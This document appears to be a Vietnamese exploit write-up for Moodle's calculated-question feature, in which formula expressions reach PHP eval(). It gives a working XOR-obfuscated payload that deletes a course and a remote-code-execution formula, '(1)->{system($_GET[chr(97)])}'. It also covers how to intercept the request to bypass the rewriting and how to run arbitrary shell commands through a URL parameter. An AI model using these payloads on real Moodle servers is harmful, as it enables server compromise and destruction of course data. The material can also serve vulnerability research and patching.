
**Introducing the Validation Process**


Các tập lệnh trong thư mục validation có thể được sử dụng để trực tiếp kiểm tra chuỗi đầu vào so với logic xác thực được Moodle sử dụng để ngăn chặn việc lạm dụng lệnh gọi tới PHP eval()


Tệp validation.php sử dụng logic xác thực dễ bị tấn công



**A Study on Cool PHP Features**


Có thể sử dụng tập lệnh này xor-generator.py để tạo biểu thức dựa trên các hàm biến, cho phép gọi các hàm PHP tùy ý với một tham số số duy nhất trong các phiên bản Moodle dễ bị tấn công:






**Restricted Function Calls**

Tạo một câu hỏi được tính toán với một biến, ví dụ{a}




Lưu câu hỏi và xác định phạm vi giá trị của biến chính xác là ID của khóa học là 3





Lưu câu hỏi, sau đó chỉnh sửa lại biểu thức thành

((acos(2) . 0+acos(2) . 0+acos(2) . 0+acos(2) . 0+acos(2)) ^ (8 . 4 . 2 . 8 . 8 . 3 . 4 . 0 . 0 . 0 . -1 . 3) ^ (2 . 0 . 0 . 3 . 0 . 0 . 0 . 0 . 0 . -8 . 1 . 0) ^ (0 . 0 . 0 . 0 . 0 . 0 . -2 . 1 . 4 . 6 . 0 . 0) ^ (0 . 0 . 0 . 0 . -8 . 8 . 0 . 0 . 2 . 0 . -8)){a}



Xem trước câu hỏi nhận được thông báo về khóa học đã chọn bị xóa:







**Remote Code Execution**

Tạo một câu hỏi được tính toán Đặt công thức trả lời thành:

(1)->{system($\_GET[chr(97)])}




Biểu thức bị sửa đổi thành 1-0-system($\_GET{chr(97)})




Chặn tin và sửa đổi lại về (1)->{system($\_GET[chr(97)])}

%281%29-%3E%7Bsystem%28%24\_GET%5Bchr%2897%29%5D%29%7D




Xuất hiện lỗi exception-system():Argument#1($command) cannotbe empty



Thêm &a=[command] vào URL để thực thi bất kỳ lệnh nào

A=id



A=ls

